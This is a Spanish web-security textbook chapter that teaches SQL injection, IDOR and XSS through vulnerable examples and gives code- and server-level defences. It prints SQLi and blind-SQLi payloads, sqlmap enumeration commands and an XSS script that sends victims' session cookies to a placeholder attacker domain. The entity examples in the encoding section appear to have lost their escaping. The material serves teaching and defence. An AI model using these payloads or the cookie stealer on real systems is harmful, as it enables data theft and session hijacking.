A continuación, se puede observar las tablas implicadas:

Tablas del ejemplo vulnerable a SQLi



La consulta SQL vulnerable es:

Consulta vulnerable en PHP

```
SELECT p.codigo, p.nombre, a.nombre, t.nombre, n.nombre
FROM proyectos p
INNER JOIN agentes a ON a.id = p.id_agente
INNER JOIN niveles n ON n.id = p.id_nivel
INNER JOIN tipos t ON t.id = p.id_tipo
WHERE t.id = $type AND p.id_nivel != (SELECT id FROM niveles WHERE
nombre='Top Secret')
```

Entonces, notar que al aplicar el vector de ataque, la condición WHERE se convierte en:

```
WHERE t.id = 1 OR 1=1 -- AND p.id_nivel != (SELECT id FROM niveles
WHERE nombre='Top Secret')
```

Hasta ahora hemos extraído datos confidenciales pero a partir de esta vulnerabilidad, podemos extraer aún más datos como por ejemplo: extraer todas las tablas, todas las columnas de las tablas, otras bases de datos, etc. Se anexa a este capítulo un ejercicio con sus soluciones para profundizar sobre esto.

Autores: Ing. Parisi Germán - Ing. Bertola Federico
Agradecimientos especiales por sus aportes: Ing. Barrionuevo Ileana, Mangini Agustín, Alvarez Agustín.

Peligros de la vulnerabilidad SQLi

Una vulnerabilidad SQLi puede generar problemas muy graves. Por ejemplo, un atacante podría:

1. Obtener información sensible almacenada en la base de datos y en otras bases de datos aledañas.
2. Insertar, modificar o eliminar datos.
3. E incluso hasta controlar el sistema operativo.

Obviamente, esto dependerá de múltiples factores como del nivel de permisos que la aplicación vulnerable tenga sobre el motor de bases de datos. Es por esta razón, que se recomienda que el usuario de base de datos que utiliza la aplicación sea uno con mínimos privilegios.

Inyección SQLi a ciegas

Puede suceder que el servidor no muestre los resultados de una consulta directamente en la respuesta HTTP, o que los errores arrojados por el motor de base de datos estén siendo ocultados a los usuarios de la aplicación. En esos casos parecería imposible efectuar un ataque de inyección SQL. Sin embargo, en esta sección veremos que mediante técnicas de SQLi a ciegas (o blind SQLi) podemos obtener casi tanta información como si el servidor estuviera mostrándonos los errores.

La tradicional manera de ejecutar SQLi a ciegas es utilizar funciones “sleep” que producen una pausa en el servidor de base de datos, haciendo que la respuesta HTTP demore más. Evidentemente si podemos controlar el tiempo de respuesta entonces podemos asegurar que estamos ante una vulnerabilidad SQLi. Por ejemplo, utilizando el siguiente vector de ataque o alguna variante del mismo:

```
type=1 AND if(1=1, sleep(7), false) --
```

Debe tenerse en cuenta que la sintaxis de las funciones sleep varían de acuerdo al gestor de base de datos.

Por otro lado, existen otras estrategias para ejecutar SQLi a ciegas sin usar funciones de tipo sleep, ya que algunas veces pueden no estar disponible en el motor de bases de datos.

Vectores de ataque para usar en SQLi a ciegas

`type=1 and 1=2 --`	Esto hará que la condición sea false y que no retorne nada.

`type=1 and 1=1 --`	Esto hará que la condición sea true y que retorne lo mismo como si no lo hubiéramos puesto.

Esto nos puede ayudar a detectar si nuestra inyección está siendo interpretada por el gestor de base de datos, y de ser así luego podemos extraer información de la base de datos. Si bien no se tiene acceso directo a los resultados de la consulta, se pueden realizar consultas para inferir diferentes aspectos de la base de datos.

Si tuviésemos acceso a los resultados de la consulta, podríamos consultar directamente, por ejemplo, el nombre de la base de datos. Esto lo haríamos con la cláusula `UNION` seguida de `SELECT DATABASE()`, por ejemplo. Pero al no poder visualizarlos, debemos recurrir a consultas que se devuelvan un valor booleano. Es decir, podemos pensarlo como si la base de datos solo pudiese responder con **sí** o con **no**.

De esta manera, podemos realizar consultas como ¿El primer carácter del nombre de la base de datos es una "a"? Si la respuesta es *false*, entonces procedemos a consultar si es una "b" y si fuese *false* nuevamente, procedemos a probar con una "c", y así sucesivamente hasta dar con una respuesta *true*. Por ejemplo, si utilizamos el sitio vulnerable ubicado en `2-ataques-comunes-a-un-sistema-web/sqli/` dentro del repositorio de este libro, podemos utilizar los siguientes vectores de ataque de SQLi a ciegas para ir obteniendo todo tipo de información útil y sensible:

Adivinando letras de una base de datos con SQLi a ciegas

¿La base de datos comienza con una "a"?	`type=1 UNION SELECT 1,(SELECT ASCII(SUBSTRING(database(),1,1)))=99,3,4,5 --`
¿La base de datos comienza con una "b"?	`type=1 UNION SELECT 1,(SELECT ASCII(SUBSTRING(database(),1,1)))=100,3,4,5 --`
¿La base de datos comienza con una "n"?	`type=1 UNION SELECT 1,(SELECT ASCII(SUBSTRING(database(),1,1)))=110,3,4,5 --`

Al ejecutar estos vectores de ataque, notará que se está verificando que el primer carácter de la base de datos sea una "a" pero como no lo es, se intenta con una "b", y finalmente con una "n", que da *true* porque efectivamente la base de datos comienza con una "n".

Utilizando esta misma técnica podemos extraer otros datos como la versión del motor de bases de datos, nombres de tablas, nombres de columnas, entre otros datos sensibles.

Si bien es un proceso bastante tedioso de realizar manualmente, podemos crear un script para automatizar el proceso. Más adelante mencionaremos y profundizaremos sobre una herramienta que permite realizarlo.

¿Los procedimientos almacenados son seguros frente a SQLi?

Los procedimientos almacenados (stored procedures) no necesariamente evitarán la vulnerabilidad SQL Injection debido a que esto depende de cómo se ejecute el mismo desde el código de la aplicación, y si los parámetros son validados y sanitizados de forma correcta. Por ejemplo, el siguiente programa en PHP es vulnerable a SQLi, a pesar que esté llamando a un procedimiento almacenado:

Código PHP que llama a un procedimiento almacenado de forma vulnerable

```php
<?php

$mysqli = new mysqli("localhost", "root", "", "pa");
if ($mysqli->connect_errno) {
    echo "Falló la conexión a MySQL: (" . $mysqli->connect_errno . ") "
. $mysqli->connect_error;
    exit;
}

$buscar_por_codigo = $_GET["codigo"];

echo "CALL get_usuario_por_codigo('" . $buscar_por_codigo . "')";

if (!($resultado = $mysqli->query("CALL get_usuario_por_codigo('" .
$buscar_por_codigo . "')"))) {
    echo "Falló CALL: (" . $mysqli->errno . ") " . $mysqli->error;
    exit;
}

$fila = $resultado->fetch_assoc();
var_dump($fila);
```

Código del procedimiento almacenado

```
DELIMITER //
CREATE PROCEDURE get_usuario_por_codigo(IN codigoBuscar VARCHAR(40))
BEGIN
```

```
      SELECT * FROM usuarios WHERE codigo=codigoBuscar;
END //
```

Ejemplo ubicado en el repositorio de este libro en la carpeta `2-ataques-comunes-a-un-sistema-web/sqli_procedimientos_almacenados`

Con relativa facilidad uno puede notar que existe una vulnerabilidad SQLi pero extraer datos a través de la misma, se requiere habilidades avanzadas con la técnica. Sin embargo, podemos hacer uso de herramientas que nos facilitan este trabajo. En la siguiente sección, veremos la herramienta SQLMap aplicada en este ejemplo [https://sqlmap.org/].

Automatizando ataques con SQLMap

SQLMap es una herramienta que permite encontrar vulnerabilidades SQLi de forma automatizada y una vez encontrada, nos permite trabajar con esa base de datos, como por ejemplo, extrayendo toda la estructura de la base de datos como así también sus datos.

Los pasos para utilizar SQLMap se pueden resumir en 3:

1. Determinar el objetivo.
2. Definir la técnica a utilizar (muchas veces se utilizan todas).
3. Analizar la información obtenida.

Si aplicamos la herramienta en el ejemplo anterior, podemos hacer:

```
python3 sqlmap.py "http://localhost/pa.php?codigo=P" --current-db
```

Con esto definimos el objetivo y obtendremos el nombre de la base de datos. Por default, utiliza todas las técnicas existentes. Ellas son 6:

Tabla con los tipos de técnicas de SQLMap

Identificación	Nombre
B	Boolean-based blind. Este modo es similar al ejemplo de SQLi a ciegas con 1=1 y 1=2 visto anteriormente, sólo que usando payloads que no son tan simples.
E	Error-based. Este modo se aprovecha de que algunos programadores configuran la aplicación web para que envíe los errores arrojados por el motor de base de datos al usuario.

U	Union query-based. Este modo utiliza la cláusula UNION para poder agregar resultados extra al final, típicamente datos sensibles, aprovechándose de que los resultados de una consulta SELECT se renderizan directamente sobre, por ejemplo, una tabla dentro de la página.
S	Stacked queries. Esta técnica se basa en usar el punto y coma ; para poder enviar más de una consulta en una sola línea, potencialmente ejecutando consultas que no necesariamente son con el verbo SELECT. No todos los motores y frameworks web permiten realizar consultas de este modo.
T	Time-based blind. Similar al ejemplo de inyección a ciegas con “sleep” visto anteriormente. Consiste en demorar las respuestas controladamente para determinar si el servidor está interpretando las consultas o no.
Q	Inline queries.

Una vez que obtenemos el nombre de la base de datos, por ejemplo “pa”, podemos extraer las tablas:

```
python.exe .\sqlmap.py "http://localhost/pa.php?codigo=P" -D pa --tables
```

Y después las columnas de una tabla, por ejemplo una tabla “usuarios”:

```
python.exe .\sqlmap.py "http://localhost/pa.php?codigo=P" -D pa -T
usuarios --columns
```

Se pueden extraer muchos más datos, como por ejemplo los registros de una tabla o los usuarios del motor de base de datos, entre muchos otros. En el anexo se complementa con más parámetros útiles para aprovechar al máximo esta herramienta.

Ejecutando código del sistema operativo a través de una sentencia SQL

Bajo ciertas configuraciones de los motores de bases de datos y del servidor web, puede ocurrir que sea posible ejecutar código en el sistema operativo dónde se encuentra alojado el motor de bases de datos. En general, las configuraciones por default vienen restringidas para evitar esto pero siempre es prudente revisarlas y asegurarse que desde el motor de bases de datos no se pueda ejecutar comandos del sistema operativo.

¿Cómo nos defendemos?

Para defendernos de este tipo de vulnerabilidad podemos hacerlo en 2 diferentes niveles:

1. Defenderse a nivel de código.
2. Defenderse a nivel de infraestructura.

Defensa a nivel de código

Este tipo de defensa es la recomendada y consiste en validar y/o limpiar los datos de entrada. Normalmente a este proceso se lo llama como sanitización de datos de entrada (del inglés *sanitize*).

Las validaciones de datos de entrada van a depender del lenguaje de programación o framework que se esté usando. Podemos resumir en 3 alternativas a la sanitización de datos:

A. Utilizar funciones que sanitizan datos.

En PHP existe una función llamada `mysqli_real_escape_string` que sanitiza strings para poder ser utilizados directamente en una sentencia SQL que se ejecutará en MySQL. En algunos otros lenguajes y frameworks existen funciones similares.

Código PHP que sanitiza un string

```php
$username = $_GET["username"];
$mysqli = new mysqli($dbhost, $dbuser, $dbpass, $dbname);

$username = mysqli_real_escape_string($link, $username);

$sql = "SELECT * FROM users WHERE username='" . $username . "'"

$resultados = $mysqli->query($sql);
```

B. Utilizar sentencias preparadas.

Una sentencia preparada es una sentencia SQL parametrizada dónde cada parámetro es sanitizado. Por ejemplo, una sentencia preparada tiene el siguiente formato:

```sql
SELECT * FROM usuarios WHERE nombre=? AND password=?
```

Notar que la sentencia SQL contiene 2 signos de preguntas, los cuales, representan parámetros y serán sanitizados automáticamente.

Sentencias preparadas en Java

```
public boolean login(Connection con, String user, String password) {
    String consulta = "SELECT * FROM usuarios where nombre=? AND
password=? ";
    Connection conexion =
DriverManager.getConnection("jdbc:mysql://localhost/prueba", "root",
"root");
    PreparedStatement ps = conexion.prepareStatement(consulta);
    ps.setString(1, user);
    ps.setString(2, password);
    ResultSet rs = sentencia.executeQuery();
    if (rs.next()) {
        return true;
    } else {
        return false;
    }
}
```

C. ORM: Es un mecanismo que mapea objetos a modelos relacionales.

Si el framework de desarrollo soporta un ORM (Object-Relational Mapping), la vulnerabilidad de SQL Injection debería desaparecer debido a que este tipo de frameworks realizan el trabajo de saneamiento de entradas automáticamente.

Ejemplo en Django usando ORM

```
usuario = Usuario.objects.get(username=username)
print(usuario.nombre)
```

Como se puede observar, no hay sintaxis SQL a pesar que el dato esté en una base de datos SQL. Es decir, el ORM se encarga de generar la consulta SQL adecuada y segura para obtener el dato, en este caso, el usuario a partir del nombre de usuario.

Defenderse a nivel de infraestructura

En algunas ocasiones puede suceder que no sea tan sencillo defenderse a nivel de código ya sea porque el código es muy antigüo, es muy difícil de cambiarlo o llevaría demasiado tiempo hacerlo bien. Entonces ante esta situación y como medida de prevención para minimizar la probabilidad de ser vulnerado, uno puede utilizar un firewall a nivel de aplicación web (más conocido como WAF, por sus siglas en inglés Web Application Firewall).

Un WAF tiene la característica que al implementarlo, no requiere ningún cambio en la aplicación web, aunque puede repercutir en la performance de la misma ya que cada request HTTP ahora será analizada y *sanitizada*.

En el servidor web Apache se puede instalar un módulo llamado ModSecurity que proporciona reglas que protegen la aplicación web y sin modificar nada del código [https://github.com/SpiderLabs/ModSecurity]. Particularmente, ModSecurity protege no solamente contra ataques SQLi sino también contra ataques como XSS, CSRF, DDoS e incluso contra ataques al inicio de sesión por fuerza bruta.

Ataques IDOR

El ataque IDOR (Insecure Direct Object Reference) se aprovecha de un control inadecuado o inexistente sobre un recurso, también se lo conoce como BOLA (Broken Object-Level Authorizations). Cuando un ataque IDOR es exitoso se dice que el sistema tiene una vulnerabilidad de tipo IDOR. Análogamente a lo que sucede con un ataque y vulnerabilidad SQL Injection. En el top 10 de OWASP 2021, se incluye dentro del tipo de vulnerabilidades Broken Access Control [https://owasp.org/Top10/A01_2021-Broken_Access_Control/].

Para que exista una vulnerabilidad IDOR, deben darse 2 características:

1. **Exponer una referencia de un objeto interno desde el backend al frontend.** Por ejemplo, si en el frontend de una aplicación web, se conoce exactamente el id con el que se almacena un recurso (o fila) en una base de datos relacional (normalmente utilizando un número entero autoincremental), es ahí cuando justamente se está exponiendo la referencia a ese recurso. Notar que esto es bastante habitual en la mayoría de las plataformas web. Y de hecho, esto no es una mala práctica de código seguro pero al combinarse con la siguiente característica se genera un problema de seguridad muy grave.
2. **No deben existir validaciones apropiadas de control de acceso.** Por ejemplo, si un usuario tiene acceso al recurso con id=400, y deduce (por secuencialidad) que existe el recurso 401 pero ese recurso pertenece a otro usuario, entonces no debería poder acceder por más que lo intente. Si bien en el ejemplo planteado, la validación

inexistente o incorrecta es sobre la consulta del recurso, no implica que no pueda darse en la modificación y/o en la eliminación sobre el mismo.

Muchas veces, esta vulnerabilidad es generada porque en el frontend se preparan los componentes visuales para mostrar los datos exactos con los que el usuario final puede interactuar, sin dejar a la vista el resto. Por ejemplo, si un usuario puede sólo consultar los recursos de los tipos A, B y C pero no los del tipo D, muy probablemente se muestre un selector con los tipos A, B y C pero sin mostrar el tipo D, sin embargo, esto sólo es a nivel de frontend, ya en el backend de una aplicación vulnerable a IDOR se permitiría consultar los recursos de tipo D.

Por último, es importante destacar, que usar IDs que sean impredecibles o difíciles de iterar no siempre resuelve el problema, ya que con conocer un ID de un recurso al cual no se debería poder acceder, es suficiente para considerarlo vulnerable si se puede acceder al recurso simplemente especificando este ID. Por ejemplo, el desarrollador de un banco podría implementar identificadores impredecibles como los UUIDs-v4 para referenciar a una transferencia bancaria, pero si un ciberdelincuente logra encontrar un mecanismo para encontrar al identificador de alguna transferencia en la cuál no está involucrado y puede acceder a la misma, obviamente la vulnerabilidad IDOR existirá por más que el identificador no haya sido predecible.

Ejemplo práctico

A continuación se presentará un ejemplo práctico ubicado en el repositorio en la carpeta: `2-ataques-comunes-a-un-sistema-web/idor/aldeas_inseguras`. El mismo consiste de un desafío llamado “Aldeas inseguras” donde se puede poner en práctica un ataque IDOR.

Enunciado del desafío

“Aldeas inseguras” es un juego simple contextualizado en la edad media en el cuál tenés que administrar tu propia aldea. Tu amigo Pedro, que es fanático de este juego, quiere comprar una nueva aldea pero para eso necesita al menos 5000 de oro. Lamentablemente le resulta difícil juntar esa cantidad para realizar la compra. ¿Estás dispuesto a ayudar a tu amigo?

Reglas del juego: Cada jugador cuenta con 3 tipos de recursos: oro, plata y bronce. Solo se permite el envío de oro a otras aldeas. Cada aldea puede recibir oro una vez por día y puede enviar las veces que quiera a distintas aldeas.

Aclaración: Al cerrar sesión todos los datos son reseteados.

Para resolver este ejercicio, se debe detectar la solicitud HTTP que envía mercancía (oro) a un jugador. Esto se puede detectar fácilmente haciendo una prueba e interceptando las peticiones. Ahora bien, una vez detectada, se debe proceder a modificar los parámetros de tal manera que el origen y el destino sean intercambiados. Quedaría algo así:

Petición a `/enviar_mercancia.ctl.php` por POST

Antes de la modificación

```
id_jugador_origen: 32568
select_jugador_destino: 10178
txt_cantidad: 150
```

Después de la modificación

```
id_jugador_origen: 10178
select_jugador_destino: 32568
txt_cantidad: 150
```

Finalmente, vemos que intercambiando los parámetros correspondientes podemos generar un aumento en el oro acumulado del usuario logueado, sin embargo, no llegará a ser suficiente. Por lo que necesitamos acumular el suficiente oro en otra cuenta externa y después transferirlo a la cuenta de Pedro.

Básicamente consiste en transferir el oro de una “aldea A” a otra “aldea B”, y después de esa “aldea B” a la otra “aldea C”, y finalmente desde la C a la cuenta de Pedro. Es así como podemos conseguir los 5000 de oro y completar el desafío.

Identificadores

En un sistema informático es crucial identificar objetos, recursos, filas o datos para poder operar con ellos como consultarlos, modificarlos, registrarlos, etc. En general, a esa identificación le llamamos ID. En un sistema web, estos IDs suelen visualizarse en el front-end, ya sea a través de la URL, de los encabezados de HTTP, de cookies, etc. Esto brinda a un atacante información y, dependiendo de varios factores, esto podría ser información sensible. Observemos el mapeo que se presenta en la siguiente imagen:

Trazabilidad de IDs

Como se puede apreciar, cada id en cada URL coincide directamente con alguna fila de la base de datos. Por ejemplo, un atacante puede notar que el id 120 apunta a la fila con ID 120, el 121 a la fila 121 y el 122 a la fila 122. Esto permite inferir que el siguiente id es el 123. Claramente, esto no quiere decir que el atacante pueda acceder a la fila 123 porque la aplicación puede estar validando correctamente el acceso (en este caso el acceso a la fila), sin embargo, probablemente pueda averiguar si el ID 123 existe o no, por más que no tenga acceso. A priori, esto parece inofensivo pero realmente no lo es. De hecho, si un atacante puede determinar si un recurso existe o no existe podrá, por ejemplo, contar la cantidad de ese recurso.

Supongamos un sistema de ventas de productos, donde existe una API web diseñada de la siguiente manera:

API web de venta mal diseñada

URL de ejemplo	https://www.ventas.com.ar/venta/?id=3653&fecha=2022-05-05
Método	GET
Códigos de respuesta	200 - Ok. 404 - No existe la venta. 403 - Sin permisos para acceder a los datos de la venta.


Autores: Ing. Parisi Germán - Ing. Bertola Federico
Agradecimientos especiales por sus aportes: Ing. Barrionuevo Ileana, Mangini Agustín, Alvarez Agustín.

A priori, esto parece inofensivo, pero si un atacante detecta que la API retorna 404 cuando el recurso no existe y retorna 403 cuando sí existe pero no tiene acceso, entonces, podrá saber exactamente la cantidad de ventas por día, ya que solo tiene que distinguir entre los 404 y los 403.

Esto puede ser considerado vulnerabilidad dependiendo del tipo de recurso y de sistema, es decir, dependiendo si se desea mantener ese dato de forma confidencial. OWASP sugiere la categoría de Broken Access Control para este tipo de vulnerabilidad como así también sugiere incluir a la vulnerabilidad IDOR dentro de ésta.

Ataques de inyección de código JavaScript (XSS)

El ataque de inyección de código JavaScript se conoce también como Cross-Site Scripting (o mediante sus siglas XSS). La idea básica detrás del ataque es inyectar código JavaScript en la aplicación web y que el mismo se termine ejecutando en algún navegador web de otro usuario de la misma aplicación web.



El ataque empieza cuando un ciberdelincuente conoce que puede inyectar código JavaScript en el servidor de la aplicación web y que éste permanecerá almacenado (pasos 1, 2 y 3 de la imagen anterior). Ahora bien, cuando otro usuario quiere acceder a los datos, resulta que no tan sólo obtendrá los datos sino que también obtendrá el código JavaScript que se ejecutará, y en la mayoría de las veces, sin siquiera sospecharlo. Incluso si ese código JavaScript está lo suficientemente preparado, podría ser muy dañino, hasta el punto de robar la sesión del usuario.

Si analizamos este ataque, notaremos que está dirigido a perjudicar directamente a otros usuarios y no directamente al servidor de la aplicación.

Normalmente a este ataque se lo clasifica en 2 tipos aunque el primero de ellos es poco frecuente.

1. XSS reflejado.
2. XSS persistente.

XSS reflejado

El XSS reflejado es un ataque XSS que no persiste en el servidor. Esto contradice la definición presentada anteriormente ya que el código JavaScript no persiste en el servidor, solo se ejecuta en un cliente. Y en parte, la contradicción es a propósito ya que cuando se habla de XSS, por defecto se está haciendo referencia a XSS persistente.

Usualmente, el ataque XSS reflejado suele ejecutarse a través de un link que se envía directamente a la víctima, la cual es convencida mediante un engaño de ingresar al mismo. Por ejemplo, dado un sitio web de libros donde se puede buscarlos a través de una URL como la siguiente: `https://www.sitio.com.ar/index.php?txtLibro=busqueda`. Si además suponemos que el parámetro `txtLibro` es vulnerable a XSS, es decir, si ese parámetro se "refleja" en el HTML tal cual sin ninguna *sanitización*, entonces un atacante podría enviar un link similar al siguiente a una víctima:

```
https://www.sitio.com.ar/index.php?txtLibro=<script>{códigoJS}</script>
```

Si la víctima ingresa al enlace , hará que el código JavaScript que se envió a través del mismo se ejecute sin previo aviso en su propio navegador. En el repositorio de este libro encontrará un ejemplo práctico sobre este tipo de ataque (en la carpeta: `2-ataques-comunes-a-un-sistema-web/xss/xss_reflejado`).

XSS persistente

El ataque XSS persistente se produce cuando un atacante es capaz de inyectar código JavaScript (llamado *payload*) de modo que el mismo se guarde en la base de datos del sitio web. De esta manera, cualquier usuario que ingrese al sitio web y consulte los datos que están "*infectados*" con código JavaScript, será víctima del ataque.

Por ejemplo, supongamos un foro donde uno puede dejar comentarios. El foro tiene mucho tráfico y sus publicaciones son accedidas por diferentes usuarios. También supongamos que un atacante encuentra una manera de guardar un comentario con código JavaScript que se ejecuta al visualizar el mismo. Cuando otro usuario, diferente al atacante, visualice ese comentario, también se ejecutará ese código JavaScript, que fue escrito y, por lo tanto, fue controlado por el atacante.

Al poder guardar JavaScript en un comentario, un atacante podría utilizar un script como el siguiente para robar la cookie de sesión de todos los usuarios que ven ese comentario.

Código JavaScript para robar una cookie de sesión

```
<script languague="javascript">
  window.addEventListener("load", enviarCookie, false);
  function enviarCookie() {
    var cookie = document.cookie;
    var usuario = document.getElementById("nombre_usuario").innerHTML;
    var xmlhttp = new XMLHttpRequest();

    xmlhttp.open("POST","https://<DOMINIO_ATACANTE>/recopilador.php",
true);
    xmlhttp.setRequestHeader("Content-type",
"application/x-www-form-urlencoded");
    xmlhttp.send("cookie=" + cookie + "&usuario=" + usuario);
  }
</script>
```

El atacante previamente debió haber establecido un servidor para recibir las cookies de sesión.
Este ejemplo está basado en el publicado en el repositorio de este libro, en la carpeta: `2-ataques-comunes-a-un-sistema-web/xss/xss_persistente/`.

Defenderse contra XSS a nivel de aplicación

Existen 2 técnicas a nivel de código de aplicación para defenderse contra XSS e incluso pueden ser utilizadas de manera complementaria.

Validación de entradas

Una estrategia de defensa muy robusta es validar esas entradas tan estrictamente como sea posible, teniendo en cuenta qué tipo de dato es. Por ejemplo, si es el nombre de una persona, entonces solo deberían aceptarse las letras del alfabeto. Si es un e-mail, entonces aceptar sólo los caracteres correspondientes en el formato adecuado, normalmente a través de una expresión regular. Por ejemplo, para verificar emails:

Corta	`/\S+@\S+\.\S+/`
Media	`/^(([^<>()\[\]\.,;:\s@\"]+(\.[^<>()\[\]\.,;:\s@\"]+)*)|(\".+\"))@(([^<>()[\]\.,;:\s@\"]+\.)+[^<>()[\]\.,;:\s@\"]{2,})$/`

Autores: Ing. Parisi Germán - Ing. Bertola Federico
Agradecimientos especiales por sus aportes: Ing. Barrionuevo Ileana, Mangini Agustín, Alvarez Agustín.

Larga	`/^(([^<>()\[\]\\.,;:\s@]+(\.[^<>()\[\]\\.,;:\s@"]+)*)|(".+"))@((\[[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}])|(([a-zA-Z\-0-9]+\.)+[a-zA-Z]{2,}))$/`

```
er_corta.test("prueba@correo.com") // true
er_media.test("prueba@correo.com") // true
er_larga.test("prueba@correo.com") // true

er_corta.test("prueba.com") // false
er_media.test("prueba.com") // false
er_larga.test("prueba.com") // false

er_corta.test("prueba@correo.c") // true
er_media.test("prueba@correo.c") // false
er_larga.test("prueba@correo.c") // false

er_corta.test("prueba@cor*reo.com") // true
er_media.test("prueba@cor*reo.com") // true
er_larga.test("prueba@cor*reo.com") // false
```

Agradecemos a Jose Gratereaux por proponer estas 3 expresiones regulares en https://medium.com/@jgratereaux/validar-correos-electr%C3%B3nicos-con-expresiones-regulares-7914751b6018.
Un sitio web muy útil para comprobar expresiones regulares es: `https://regexr.com/`.

Esta validación de entradas puede complementarse con la eliminación de etiquetas HTML a través de una lista blanca de etiquetas permitidas o lista negra de etiquetas no permitidas. Por ejemplo, si el valor de determinado campo es:

```
Juan<script>alert(2)</script>
```

Entonces, una limpieza de ese dato a través de una lista negra que no acepta la etiqueta script, podría ser:

```
Juanalert(2)
```

En determinadas situaciones esto puede no ser práctico y/o amigable. Se deberá evaluar el caso específico y determinar si conviene sólo validar la entrada o validar y eliminar ciertas etiquetas de acuerdo a listas blancas o negras.

Si en el sitio web se está implementando un editor de texto rico que genera HTML, entonces, es necesario y prudente definir con exactitud la lista de etiquetas permitidas (lista blanca). En general, conviene definir una lista blanca antes que una lista negra, ya que en la lista blanca uno sabe exactamente lo que está permitido, mientras que en la lista negra puede ser que estés aceptando alguna etiqueta que no se conozca y, a partir de ella, se termine generando una vulnerabilidad XSS grave.

Al aceptar ciertas etiquetas, debemos controlar y verificar los atributos de las mismas, como `onclick`, `onchange`, `onfocus`, entre otros.

Codificación de etiquetas

Esta técnica de defensa suele ser más conocida por "encoding" de etiquetas. La idea fundamental es utilizar una codificación alternativa para ciertos caracteres a través de entidades HTML. Por ejemplo:

- Para representar un "<" podemos utilizar la entidad HTML "`<`".
- Para representar un ">" podemos utilizar la entidad HTML "`>`".

Entonces utilizando esto, se previene que el navegador malinterprete esos símbolos que pueden haber sido inyectados por un atacante, y sean interpretados como el carácter de forma literal.

Frameworks

Algunos de los frameworks modernos tienen funciones o implementaciones que son útiles para prevenir la ejecución de un ataque de este tipo. Si bien es posible que un atacante encuentre un punto donde puede inyectar código JavaScript, estos frameworks pueden prevenir su ejecución en el navegador de la víctima. Por ejemplo, las versiones más nuevas de Angular detectan este ataque y previenen su ejecución a pesar de que el desarrollador no estaba sanitizando en ese campo.

Defenderse contra XSS a nivel de servidor web

A nivel de infraestructura o de servidor web, se pueden realizar ciertas configuraciones para disminuir la probabilidad de ocurrencia y el impacto de un ataque XSS.

Cabeceras HTTP anti-XSS

Existen un par de cabeceras que protegen contra este tipo de ataque. Es necesario remarcar que las mismas ayudan, pero no solucionan el problema al 100%. Sin embargo, pueden resultar ser un factor muy importante de seguridad en caso de que un atacante encuentre un punto donde logre inyectar código JavaScript.

Estas cabeceras son *X-XSS-Protection*, y *Content-Security-Policy* (o CSP). Se verán en profundidad más adelante, junto a otras cabeceras de seguridad.

Brevemente, la cabecera X-XSS-Protection es una cabecera no estándar, que protege contra ataques XSS reflejados, pero sólo funciona en navegadores antiguos. Técnicamente no es necesario incluirla si la aplicación no soporta navegadores antiguos, pero se recomienda fuertemente no desactivarla explícitamente. Por otro lado, la cabecera CSP sí es una cabecera estándar, y uno de los motivos por el que fue diseñada fue para defenderse contra XSS. A grandes rasgos, permite establecer políticas que controlan cómo y desde dónde se debe descargar contenido en un sitio web. Profundizaremos sobre CSP en el capítulo 4.

Establecer el flag HttpOnly para las cookies de sesión

Normalmente un ataque XSS intenta robar la cookie de sesión y, para esto, debe acceder desde JavaScript a la cookie de sesión utilizando la llamada:

```
var cookies = document.cookie;
```

Esto retornará todas las cookies que fueron establecidas para el dominio del sitio. Entre todas esas, estará la cookie de sesión, que es la cookie necesaria para poder realizar una suplantación de identidad. Notar entonces que para robar la cookie de sesión mediante un ataque XSS, debe ser posible acceder desde JavaScript al valor de la misma, sin embargo, si la cookie de sesión está marcada con el flag `HttpOnly` en `true`, entonces no se podrá acceder desde JavaScript y, por lo tanto, no se podrá robar a través de JavaScript.

En ciertas aplicaciones, es necesario acceder a la cookie de sesión desde JavaScript sobre todo si en la misma hay algún dato que se deba mostrar en el frontend. Por esta razón se debe actuar con prudencia antes de decidir establecer el flag `HttpOnly` a `false`.

Prácticas de código riesgosas

Hay varias prácticas de código JavaScript que se consideran riesgosas y no deben utilizarse sin ciertas consideraciones o precauciones. Por ejemplo, la propiedad innerHTML de muchos elementos del DOM (Document Object Model) sirve para establecer el HTML dentro de él. Si esta propiedad es establecida mediante una variable que de alguna manera puede llegar a ser manipulada por un atacante y esa variable no está sanitizada correctamente, entonces se podría aprovechar esta función para insertar un XSS.

Otra práctica riesgosa es el uso de la función eval(), ya que la misma evalúa código JavaScript directamente y si una entrada se incluye dentro del parámetro de esta función, se podrá inyectar un ataque XSS.

